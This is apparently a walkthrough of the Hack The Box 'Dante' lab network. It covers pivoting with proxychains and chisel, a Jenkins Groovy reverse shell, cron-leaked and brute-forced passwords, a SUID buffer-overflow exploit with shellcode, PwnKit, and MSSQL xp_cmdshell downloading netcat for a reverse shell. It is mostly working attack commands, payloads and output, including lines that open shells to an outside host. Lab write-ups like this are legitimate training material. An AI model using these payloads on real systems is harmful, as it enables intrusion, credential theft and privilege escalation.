echo 'PUBLIC_KEY' >> /root/.ssh/authorized_keys
chown -R root:root /root/.ssh
chmod 700 /root/.ssh
chmod 600 /root/.ssh/authorized_keys
now I can pivot proxychains -q ssh -D 1082 -i nix02_root root@172.16.1.10
proxychains3.conf
1
2
3
4
5
6
7
strict_chain
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000

[ProxyList]
socks5 127.0.0.1 1082
nix02 has
1
2
172.16.1.10/16
172.16.0.0/16 dev ens160
so we need to fix it with a specific route ip route add 172.16.2.0/24 via 172.16.1.1 dev ens160
*Evil-WinRM* PS C:\Users\jbercov\Documents> 1..30 | % { $s=$_; 1..254 | % { $ip="172.16.$s.$_"; if (ping.exe -n 1 -w 250 $ip | sls "TTL=" -Quiet) { $ip } } }
172.16.1.20
172.16.2.5
172.16.2.101
we see another host reachable from DC02 but we will continue first with contents of DC02’s Documents Folder we see a .bat file in Documents in DC02
1
2
3
4
5
6
7
8
9
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls


    Directory: C:\Users\Administrator\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        7/14/2020   1:01 PM             50 Jenkins.bat
1
2
❯ cat Jenkins.bat
net user Admin_129834765 SamsungOctober102030 /add
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
❯ sudo proxychains -q nmap -sT -Pn -T4 172.16.1.19
[sudo] password for nicetrykiddo:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-17 06:10 +0530
Stats: 0:01:23 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 22.60% done; ETC: 06:16 (0:04:44 remaining)
Stats: 0:03:28 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 74.40% done; ETC: 06:15 (0:01:12 remaining)
Stats: 0:04:19 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 86.80% done; ETC: 06:15 (0:00:39 remaining)
Nmap scan report for 172.16.1.19
Host is up (0.00s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE
80/tcp   open  http
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 313.97 seconds
port 80 has directory listing with empty folder so nothing there… and 8080 has jenkins running trying to login with the credentials from bat file Admin_129834765:SamsungOctober102030
http://172.16.1.19:8080/job/FLAG_HERE/ reveals DANTE{to_g0_4ward_y0u_mus7_g0_back}
We’re going round in circles - 172.16.1.19
now we can exploit jenkins by writing groovy script in Manage Jenkins -> Script Console https://gist.githubusercontent.com/frohoff/fed1ffaab9b9beeb1c76/raw/7cfa97c7dc65e2275abfb378101a505bfb754a95/revsh.groovy
we can update the host and port and string cmd accordingly
1
2
3
4
String host="TUN0";
int port=4444;
String cmd="/bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
connection received
1
2
3
4
5
6
7
❯ nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.110.3 63743
python3 -c "import pty; pty.spawn('/bin/bash')"
jenkins@DANTE-NIX07:/$ id
id
uid=126(jenkins) gid=133(jenkins) groups=133(jenkins)
we have 2 users
1
2
jenkins@DANTE-NIX07:/home$ ls
ian  lou
now running pspy reveals something interesting
1
2
3
4
5
6
7
8
9
10
UID=0 PID=1 | /sbin/init auto noprompt
UID=0 PID=16052 | /usr/sbin/CRON -f
UID=0 PID=16055 | /bin/bash mysql -u ian -p VPN123ZXC
UID=0 PID=16054 | /bin/sh -c /bin/bash mysql -u ian -p VPN123ZXC
UID=0 PID=16056 | /usr/sbin/CRON -f
UID=0 PID=16058 | /bin/sh -c /bin/bash mysql -u ian -p VPN123ZXC
UID=0 PID=16057 | /bin/sh -c /bin/bash mysql -u ian -p VPN123ZXC
UID=0 PID=16059 | /usr/sbin/CRON -f
UID=0 PID=16061 | /bin/sh -c /bin/bash mysql -u ian -p VPN123ZXC
UID=0 PID=16060 | /bin/sh -c /bin/bash mysql -u ian -p VPN123ZXC
A Cron Job with credentials! lets try the same credentials on ian’s account
1
2
3
4
5
6
7
jenkins@DANTE-NIX07:/$ su - ian
su - ian
Password: VPN123ZXC

ian@DANTE-NIX07:~$ id
id
uid=1001(ian) gid=1001(ian) groups=1001(ian),6(disk)
and we’re in! interesting disk group immediately looking
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
ian@DANTE-NIX07:~$ df -h
df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            1.9G     0  1.9G   0% /dev
tmpfs           391M  1.9M  390M   1% /run
/dev/sda5        14G  8.0G  5.2G  61% /
tmpfs           2.0G     0  2.0G   0% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           2.0G     0  2.0G   0% /sys/fs/cgroup
/dev/loop2       56M   56M     0 100% /snap/core18/2253
/dev/loop4       62M   62M     0 100% /snap/core20/1242
/dev/loop3       52M   52M     0 100% /snap/snap-store/518
/dev/loop1      128K  128K     0 100% /snap/bare/5
/dev/loop5      219M  219M     0 100% /snap/gnome-3-34-1804/66
/dev/loop0       56M   56M     0 100% /snap/core18/1997
/dev/loop6      219M  219M     0 100% /snap/gnome-3-34-1804/77
/dev/loop8      248M  248M     0 100% /snap/gnome-3-38-2004/87
/dev/loop7       65M   65M     0 100% /snap/gtk-common-themes/1514
/dev/loop9       66M   66M     0 100% /snap/gtk-common-themes/1519
/dev/loop10      33M   33M     0 100% /snap/snapd/11588
/dev/loop11      43M   43M     0 100% /snap/snapd/14066
/dev/loop12      55M   55M     0 100% /snap/snap-store/558
/dev/sda1       511M  4.0K  511M   1% /boot/efi
tmpfs           391M   32K  391M   1% /run/user/1000
tmpfs           391M  8.0K  391M   1% /run/user/126
ian@DANTE-NIX07:~$ debugfs /dev/sda5
debugfs /dev/sda5
debugfs 1.45.5 (07-Jan-2020)
debugfs:  mkdir test
mkdir test
mkdir: Filesystem opened read/only
debugfs:  cat /root/flag.txt
cat /root/flag.txt
DANTE{g0tta_<3_ins3cur3_GROupz!}
debugfs:
disk group priv esc!
My cup runneth over - 172.16.2.101
back to 172.16.2.101 from the last scan since doing a portscan from dc01 would be faster I made a meterpreter session
1
2
3
4
5
6
7
8
use exploit/windows/smb/psexec
set RHOSTS 172.16.2.5
set SMBDomain DANTE.ADMIN
set SMBUser Administrator
set SMBPass aad3b435b51404eeaad3b435b51404ee:4c827b7074e99eefd49d05872185f7f8
set Proxies socks5:127.0.0.1:1082
set payload windows/x64/meterpreter/bind_tcp
set LPORT 4446
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
msf exploit(windows/smb/psexec) > run
[*] 172.16.2.5:445 - Connecting to the server...
[*] 172.16.2.5:445 - Authenticating to 172.16.2.5:445|DANTE.ADMIN as user 'Administrator'...
[*] 172.16.2.5:445 - Selecting PowerShell target
[*] 172.16.2.5:445 - Executing the payload...
[+] 172.16.2.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 172.16.2.5:4446
[*] Sending stage (248902 bytes) to 172.16.2.5
[*] Meterpreter session 1 opened (127.0.0.1:40689 -> 127.0.0.1:1082) at 2026-06-03 04:19:07 +0530

meterpreter > run autoroute -s 172.16.2.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 172.16.2.0/255.255.255.0...
[+] Added route to 172.16.2.0/255.255.255.0 via 172.16.2.5
[*] Use the -p option to list all active routes
meterpreter > background
[*] Backgrounding session 1...
msf exploit(windows/smb/psexec) > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   172.16.2.0         255.255.255.0      Session 1

[*] There are currently no IPv6 routes defined.
msf exploit(windows/smb/psexec) > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 172.16.2.101
RHOSTS => 172.16.2.101
msf auxiliary(scanner/portscan/tcp) > set PORTS 1-10000
PORTS => 1-10000
msf auxiliary(scanner/portscan/tcp) > set THREADS 500
THREADS => 500
msf auxiliary(scanner/portscan/tcp) > run
[+] 172.16.2.101          - 172.16.2.101:22 - TCP OPEN
only port 22 open for ssh after trying users and pass from xlsx file we still have user julian from NIX04 (172.16.1.12) to test we can use hydra for that but first we need to pivot! since we can interact with nix02 with our default proxychains we start a chisel there as nix02 can directly interact with dc02 root@DANTE-NIX02:~# ./chisel server -p 9002 --reverse and *Evil-WinRM* PS C:\Users\Administrator\Documents> .\ch.exe client 172.16.1.10:9002 R:127.0.0.1:1083:socks on dc02 now a new config file
1
2
3
4
5
6
7
8
❯ cat pc-dc02.conf
strict_chain
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000

[ProxyList]
socks5 127.0.0.1 1083
and finally on our machine ❯ proxychains -q ssh -N -L 1083:127.0.0.1:1083 -i nix02_root root@172.16.1.10
now we can interact with 172.16.2.101
1
2
3
❯ proxychains -q -f pc-dc02.conf nc -vz 172.16.2.101 22
proxychains -q -f pc-dc02.conf nmap -sT -Pn -n -p22,80,445,3389,5985 172.16.2.101
Connection to 172.16.2.101 22 port [tcp/ssh] succeeded!
but since it was only port 22 we couldve just forwarded the single port on DC02 : .\ch.exe client 172.16.1.10:9002 R:127.0.0.1:2222:172.16.2.101:22 on our machine : proxychains -q ssh -N -L 2222:127.0.0.1:2222 -i nix02_root root@172.16.1.10
now bruteforce:
1
2
3
4
5
❯ hydra -l julian -P /usr/share/wordlists/rockyou.txt -s 2222 -t 4 -f ssh://127.0.0.1
...
...
[DATA] attacking ssh://127.0.0.1:2222/
[22][ssh] host: 127.0.0.1:7778 login: julian password: manchesterunited
we have the password manchesterunited
1
2
julian@DANTE-ADMIN-NIX05:~$ id
uid=1001(julian) gid=1001(julian) groups=1001(julian)
now time for priv esc! interesting findings on SUID Binary search…
1
2
3
4
5
6
julian@DANTE-ADMIN-NIX05:~$ find / -perm -4000 2>/dev/null
...
...
/usr/sbin/readfile
...
...
very unusual file
1
2
julian@DANTE-ADMIN-NIX05:~$ /usr/sbin/readfile /root/flag.txt
Error reading file located at /root/flag.txt
lets scp to our machine and analyse the binary in IDA Pro!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char dest[80]; // [rsp+10h] [rbp-50h] BYREF

  if ( argc <= 1 )
  {
    printf("Syntax: %s </path/to/file>\n", *argv);
    exit(0);
  }
  setresuid(0, 0, 0);
  strcpy(dest, argv[1]);
  printf("Error reading file located at %s\n", dest);
  return 0;
}
that’s the main function which already speaks a lot dest[] is a char array with size 80 and it copies the user input in dest[] using strcpy()
classic SUID buffer overflow!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
julian@DANTE-ADMIN-NIX05:~$ ls -la
total 80
drwxr-xr-x 16 julian julian 4096 Apr 14  2021 .
drwxr-xr-x  3 root   root   4096 Apr 14  2021 ..
lrwxrwxrwx  1 root   root      9 Jul 29  2020 .bash_history -> /dev/null
-rw-r--r--  1 julian julian  220 Jun 29  2020 .bash_logout
-rw-r--r--  1 julian julian 3771 Jun 29  2020 .bashrc
drwxr-xr-x 12 julian julian 4096 Apr 14  2021 .cache
drwxr-xr-x 11 julian julian 4096 Apr 14  2021 .config
drwxr-xr-x  2 julian julian 4096 Apr 14  2021 Desktop
drwxr-xr-x  2 julian julian 4096 Apr 14  2021 Documents
drwxr-xr-x  2 julian julian 4096 Apr 14  2021 Downloads
lrwxrwxrwx  1 root   root      9 Jul 29  2020 .gdb_history -> /dev/null
-rw-rw-r--  1 julian julian   22 Jun 29  2020 .gdbinit
drwx------  3 julian julian 4096 Apr 14  2021 .gnupg
drwxr-xr-x  3 julian julian 4096 Apr 14  2021 .local
drwxr-xr-x  2 julian julian 4096 Apr 14  2021 Music
drwxrwxr-x  4 julian julian 4096 Apr 14  2021 peda
drwxr-xr-x  2 julian julian 4096 Apr 14  2021 Pictures
-rw-r--r--  1 julian julian  807 Jun 29  2020 .profile
drwxr-xr-x  2 julian julian 4096 Apr 14  2021 Public
drwx------  2 julian julian 4096 Apr 14  2021 .ssh
drwxr-xr-x  2 julian julian 4096 Apr 14  2021 Templates
drwxr-xr-x  2 julian julian 4096 Apr 14  2021 Videos
we also have peda folder now our goal is to control RIP and execute /bin/sh -p
okay so
1
2
julian@DANTE-ADMIN-NIX05:~$ file /usr/sbin/readfile
/usr/sbin/readfile: setuid, setgid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=f1f5fb3ca1428c5e44255bee053cc6364705f494, for GNU/Linux 3.2.0, not stripped
1
2
julian@DANTE-ADMIN-NIX05:~$ cat /proc/sys/kernel/randomize_va_space
0
1
2
3
4
5
6
7
8
9
10
11
12
❯ checksec readfile
[*] '/home/nicetrykiddo/data/HackTheBox/Dante/DANTE-ADMIN-NIX05/readfile'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      No canary found
    NX:         NX unknown - GNU_STACK missing
    PIE:        PIE enabled
    Stack:      Executable
    RWX:        Has RWX segments
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
No canary, stack executable, NO KASLR so offset should be
1
2
3
dest[80]
saved RBP => 8 (since on 64-bit RBP is 8bytes)
RIP Offset => 88
cool so lets get our hands dirty!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
julian@DANTE-ADMIN-NIX05:~$ gdb -q --args /usr/sbin/readfile $(python3 -c 'print("A"*88+"B"*8)')
Reading symbols from /usr/sbin/readfile...
(No debugging symbols found in /usr/sbin/readfile)
gdb-peda$ run
Starting program: /usr/sbin/readfile AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB
Error reading file located at AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x0
RBX: 0x555555555240 (<__libc_csu_init>:	endbr64)
RCX: 0x0
RDX: 0x0
RSI: 0x5555555592a0 ("Error reading file located at ", 'A' <repeats 88 times>, "BBBBBBBB\n")
RDI: 0x7ffff7fb24c0 --> 0x0
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffe3b8 ("BBBBBBBB")
RIP: 0x555555555238 (<main+143>:	ret)
R8 : 0x0
R9 : 0x7f
R10: 0x555555556048 --> 0x3b031b010000000a
R11: 0x246
R12: 0x5555555550c0 (<_start>:	endbr64)
R13: 0x7fffffffe4a0 --> 0x2
R14: 0x0
R15: 0x0
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x55555555522d <main+132>:	call   0x5555555550a0 <printf@plt>
   0x555555555232 <main+137>:	mov    eax,0x0
   0x555555555237 <main+142>:	leave
=> 0x555555555238 <main+143>:	ret
   0x555555555239:	nop    DWORD PTR [rax+0x0]
   0x555555555240 <__libc_csu_init>:	endbr64
   0x555555555244 <__libc_csu_init+4>:	push   r15
   0x555555555246 <__libc_csu_init+6>:	lea    r15,[rip+0x2b53]        # 0x555555557da0
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe3b8 ("BBBBBBBB")
0008| 0x7fffffffe3c0 --> 0x100000000
0016| 0x7fffffffe3c8 --> 0x7fffffffe4a8 --> 0x7fffffffe6f8 ("/usr/sbin/readfile")
0024| 0x7fffffffe3d0 --> 0x2f7fac618
0032| 0x7fffffffe3d8 --> 0x5555555551a9 (<main>:	endbr64)
0040| 0x7fffffffe3e0 --> 0x555555555240 (<__libc_csu_init>:	endbr64)
0048| 0x7fffffffe3e8 --> 0x9c953d32d5cb2079
0056| 0x7fffffffe3f0 --> 0x5555555550c0 (<_start>:	endbr64)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000555555555238 in main ()
cool we already see RBP: 0x4141414141414141 ('AAAAAAAA') and RSP: 0x7fffffffe3b8 ("BBBBBBBB")
now at => 0x555555555238 <main+143>: ret when this return happens CPU will pop the 8 bytes from RSP to RIP so 88 in hex would be 0x58 RSP: 0x7fffffffe3b8 now we can calculate where our buffer starts 0x7fffffffe3b8 - 0x58 = 0x7fffffffe360 so return to 0x7fffffffe360 (unless we are using NOP sled) since our payload would be shellcode + padding + return address
lets generate our payload using msfvenom!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
❯ msfvenom -p linux/x64/exec CMD='/bin/bash' -f python -b '\x00'
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
Found 3 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 87 (iteration=0)
x64/xor chosen with final size 87
Payload size: 87 bytes
Final size of python file: 447 bytes
buf =  b""
buf += b"\x48\x31\xc9\x48\x81\xe9\xfa\xff\xff\xff\x48\x8d"
buf += b"\x05\xef\xff\xff\xff\x48\xbb\x45\x38\x89\x1c\x36"
buf += b"\x24\x41\xaf\x48\x31\x58\x27\x48\x2d\xf8\xff\xff"
buf += b"\xff\xe2\xf4\x0d\x80\xa6\x7e\x5f\x4a\x6e\xdc\x2d"
buf += b"\x38\x10\x4c\x62\x7b\x13\xc9\x2d\x15\xea\x48\x68"
buf += b"\x76\xa9\xa5\x45\x38\x89\x33\x54\x4d\x2f\x80\x27"
buf += b"\x59\xfa\x74\x36\x72\x16\xfb\x1b\x52\xb2\x44\x39"
buf += b"\x21\x41\xaf"
well thats too big it leaves no space for NOP sled lets check searchsploit shellcodes
1
Linux/x64 - Execute /bin/sh Shellcode (24 bytes)                                                   | linux_x86-64/43550.c
24 bytes lets use that
1
2
char code[] = "\x6a\x3b\x58\x99\x52\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x54\x5f\x52\x57\x54\x5e\x0f\x05";
// char code[] = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";
in py
1
2
3
4
5
6
from pwn import p64
ret = 0x00007fffffffe360
payload = b"\x90" * 40
payload += b"\x6a\x3b\x58\x99\x52\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x54\x5f\x52\x57\x54\x5e\x0f\x05"
payload += b"A" * (88 - len(payload))
payload += p64(ret)[:6]
40 NOPs + ~24 shellcode = ~64 bytes
88 - 64 = ~24 bytes padding
now our payload looks like this
cool lets write it in py file and execute on the server
1
2
3
4
5
6
7
8
9
import os, struct
ret = 0x00007fffffffe370
sc = b"\x6a\x3b\x58\x99\x52\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x54\x5f\x52\x57\x54\x5e\x0f\x05"
payload  = b"\x90" * 40
payload += sc
payload += b"A" * (88 - len(payload))
payload += struct.pack("<Q", ret)[:6]
print(payload.hex())
os.execve(b"/usr/sbin/readfile", [b"readfile", payload], os.environ)
since the gdb’s user stack address is not guaranteed so that didnt work out well but what we can do it is modify it to brute the address in the similar range
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
import subprocess, struct

sc = b"\x6a\x3b\x58\x99\x52\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x54\x5f\x52\x57\x54\x5e\x0f\x05"
path = b"/usr/sbin/readfile"

for ret in range(0x7fffffffd000, 0x7ffffffff000, 8):
    rb = struct.pack("<Q", ret)[:6]

    if b"\x00" in rb:
        continue

    payload  = b"\x90" * 40
    payload += sc
    payload += b"A" * (88 - len(payload))
    payload += rb

    if b"\x00" in payload:
        continue

    print(f"trying {hex(ret)}", flush=True)
    subprocess.run([path, payload], env={})
taking caring of the address which ends in 00 since they create null bytes
1
2
3
4
5
6
7
trying 0x7fffffffef88
Error reading file located at ����������������������������������������j;X�RH�//bin/shST_RWT^AAAAAAAAAAAAAAAAAAAAAAAA�����
# id
uid=0(root) gid=1001(julian) groups=1001(julian)
# cat /root/flag.txt
DANTE{0verfl0wing_l1k3_craz33!}
#
What do we have here?! - 172.16.2.101
let’s see what other hosts are available from nx05
1
2
3
4
5
6
bash-5.0# for s in {1..30}; do echo "---172.16.$s.0/24---"; for i in {1..254}; do ping -c1 -W1 172.16.$s.$i >/dev/null 2>&1 && echo 172.16.$s.$i; done; done
---172.16.1.0/24---
---172.16.2.0/24---
172.16.2.5
172.16.2.6
172.16.2.101
172.16.2.101 there we have it lets pivot
1
2
3
4
5
6
7
8
❯ cat pc-nix05.conf
strict_chain
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000

[ProxyList]
socks5 127.0.0.1 1084
our machine : ❯ proxychains -q -f pc-dc02.conf ssh -D 1084 -i nix05_root root@172.16.2.101
now I tried nmap with my machine but well it was slow so using nix05 to test open ports on 172.16.2.6
1
2
3
root@DANTE-ADMIN-NIX05:~# seq 1 10000 | xargs -P200 -I{} bash -c 'timeout 1 bash -c "echo >/dev/tcp/172.16.2.6/{}" 2>/dev/null && echo "{} open"'
22 open
port 22 ssh with same user julian:manchesterunited works
1
2
julian@DANTE-ADMIN-NIX06:~$ cat flag.txt
DANTE{H1ding_1n_th3_c0rner}
It doesn’t get any easier than this - 172.16.2.6
we have a Screenshot here as well as a file named SQL
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
julian@DANTE-ADMIN-NIX06:~$ ls -R
.:
Desktop  Documents  Downloads  examples.desktop  flag.txt  Music  Pictures  Public  Templates  Videos

./Desktop:
SQL

./Documents:

./Downloads:

./Music:

./Pictures:
'Screenshot from 2020-08-10 02-47-42.png'

./Public:

./Templates:

./Videos:
lets scp and look at it
1
2
3
4
5
6
7
8
9
10
11
12
13
julian@DANTE-ADMIN-NIX06:~$ cat Desktop/SQL
Hi Julian
I've put this on your personal desktop as its probably the most secure
place on the network!

Can you please ask Sophie to change her SQL password when she logs in
again? I've reset it to TerrorInflictPurpleDirt996655 as it stands, but
obviously this is a tough one to remember

Maybe we should all get password managers?

Thanks,
James
cool lets keep searching
1
2
julian@DANTE-ADMIN-NIX06:/home$ ls
julian  plongbottom
wow plongbottom is also present on the target since our xlsx file had the user we will now try to bruteforce the password using pass.txt
1
2
3
4
5
6
7
❯ proxychains -q -f ../DANTE-ADMIN-NIX05/pc-nix05_3.conf hydra -l plongbottom -P pass.txt -s 22 -t 4 -f ssh://172.16.2.6
...
...
[DATA] max 4 tasks per 1 server, overall 4 tasks, 19 login tries (l:1/p:19), ~5 tries per task
[DATA] attacking ssh://172.16.2.6:22/
[22][ssh] host: 172.16.2.6   login: plongbottom   password: PowerfixSaturdayClub777
1 of 1 target successfully completed, 1 valid password found
we have another user! plongbottom:PowerfixSaturdayClub777
1
2
3
4
5
6
7
plongbottom@DANTE-ADMIN-NIX06:~$ sudo -l
[sudo] password for plongbottom:
Matching Defaults entries for plongbottom on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User plongbottom may run the following commands on localhost:
    (ALL : ALL) ALL
now we get elevated shell
1
2
3
plongbottom@DANTE-ADMIN-NIX06:~$ sudo su
root@DANTE-ADMIN-NIX06:/home/plongbottom# cat /root/flag.txt
DANTE{Alw4ys_check_th053_group5}
another way
1
2
3
4
5
6
7
8
julian@DANTE-ADMIN-NIX06:/$ find / -perm -4000 2>/dev/null
...
...
/bin/umount
/usr/bin/pkexec
/usr/bin/newgrp
...
...
pkexec pkexec 0.105 well we have CVE-2021-4034 since the machine doesnt have gcc make or cc we have to compile the binary locally and scp it! pwnkit.so as well as cve-2021-4034 https://github.com/berdav/CVE-2021-4034
1
2
3
4
5
6
7
8
9
10
11
julian@DANTE-ADMIN-NIX06:~$ echo 'module UTF-8// PWNKIT// pwnkit 1' > gconv-modules
julian@DANTE-ADMIN-NIX06:~$ mkdir -p 'GCONV_PATH=.'
julian@DANTE-ADMIN-NIX06:~$ cp /bin/true 'GCONV_PATH=./pwnkit.so:.'
julian@DANTE-ADMIN-NIX06:~$ chmod +x cve-2021-4034 pwnkit.so 'GCONV_PATH=./pwnkit.so:.'
julian@DANTE-ADMIN-NIX06:~$ ./cve-2021-4034
# whoami
root
# cd /root
# cat flag.txt
DANTE{Alw4ys_check_th053_group5}
#
seems like this was not intended path but should work!
Fail 2: The Sequel - 172.16.1.5
1
2
3
4
5
6
7
8
9
10
11
12
13
julian@DANTE-ADMIN-NIX06:~$ cat Desktop/SQL
Hi Julian
I've put this on your personal desktop as its probably the most secure
place on the network!

Can you please ask Sophie to change her SQL password when she logs in
again? I've reset it to TerrorInflictPurpleDirt996655 as it stands, but
obviously this is a tough one to remember

Maybe we should all get password managers?

Thanks,
James
again back on this! there is a mssql service running on 172.16.1.5 lets check using Impacket!
1
2
3
4
5
6
7
8
9
10
11
12
13
❯ proxychains -q mssqlclient.py sophie@172.16.1.5
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DANTE-SQL01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DANTE-SQL01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (sophie  dbo@master)>
TerrorInflictPurpleDirt996655 works and we are in! lets try to exploit this using xp_cmdshell lets check if we have sysadmin rights
1
2
3
4
SQL (sophie  dbo@master)> SELECT IS_SRVROLEMEMBER('sysadmin')

-
1
1
2
3
4
5
6
7
xp_cmdshell                                   0            1              1            1
SQL (sophie  dbo@master)> xp_cmdshell "whoami"
output
---------------------------
nt service\mssql$sqlexpress
NULL
SQL (sophie  dbo@master)>
now since that option is already turned on we can proceed if it were not turned on we can use the following cmd to turn it on
1
2
3
4
5
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
EXEC xp_cmdshell 'whoami';
1
2
3
4
5
SQL (sophie  dbo@master)> xp_cmdshell "whoami"
output
---------------------------
nt service\mssql$sqlexpress
NULL
SQL (sophie  dbo@master)> xp_cmdshell "dir C:\Users\"
output
-----------------------------------------------------------
 Volume in drive C has no label.
 Volume Serial Number is E202-AF4B
NULL
 Directory of C:\Users
NULL
31/07/2020  17:19    <DIR>          .
31/07/2020  17:19    <DIR>          ..
22/03/2021  12:28    <DIR>          Administrator
08/01/2021  13:52                24 flag.txt
22/03/2021  12:28    <DIR>          MSSQL$SQLEXPRESS
22/03/2021  12:26    <DIR>          Public
02/03/2021  12:32    <DIR>          sophie
22/03/2021  12:28    <DIR>          SQLTELEMETRY$SQLEXPRESS
               1 File(s)             24 bytes
               7 Dir(s)   6,232,219,648 bytes free
NULL
1
2
3
4
SQL (sophie  dbo@master)> xp_cmdshell "type C:\Users\flag.txt"
output
------------------------
DANTE{Mult1ple_w4Ys_in!}
I prefer mine with the skins on - 172.16.1.5
transfer nc to machine and execute it
1
2
3
4
5
SQL (sophie  dbo@master)> xp_cmdshell "powershell -c iwr http://TUN0:8000/nc64_2.exe -OutFile C:\Windows\Temp\nc.exe"
output
------
NULL
SQL (sophie  dbo@master)> xp_cmdshell "cmd /c C:\Windows\Temp\nc.exe -e cmd.exe TUN0 9001"
we have a reverse shell now
❯ rlwrap -cAr nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.110.3 46774
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssql$sqlexpress

C:\Users>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
there we go! SeImpersonatePrivilege lets use JuicyPotato and Complete DANTE :D!
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is E202-AF4B

 Directory of C:\

31/07/2020  17:40    <DIR>          DB_backups
15/07/2020  11:34    <DIR>          ftp
19/06/2020  13:26    <DIR>          inetpub
16/07/2016  14:23    <DIR>          PerfLogs
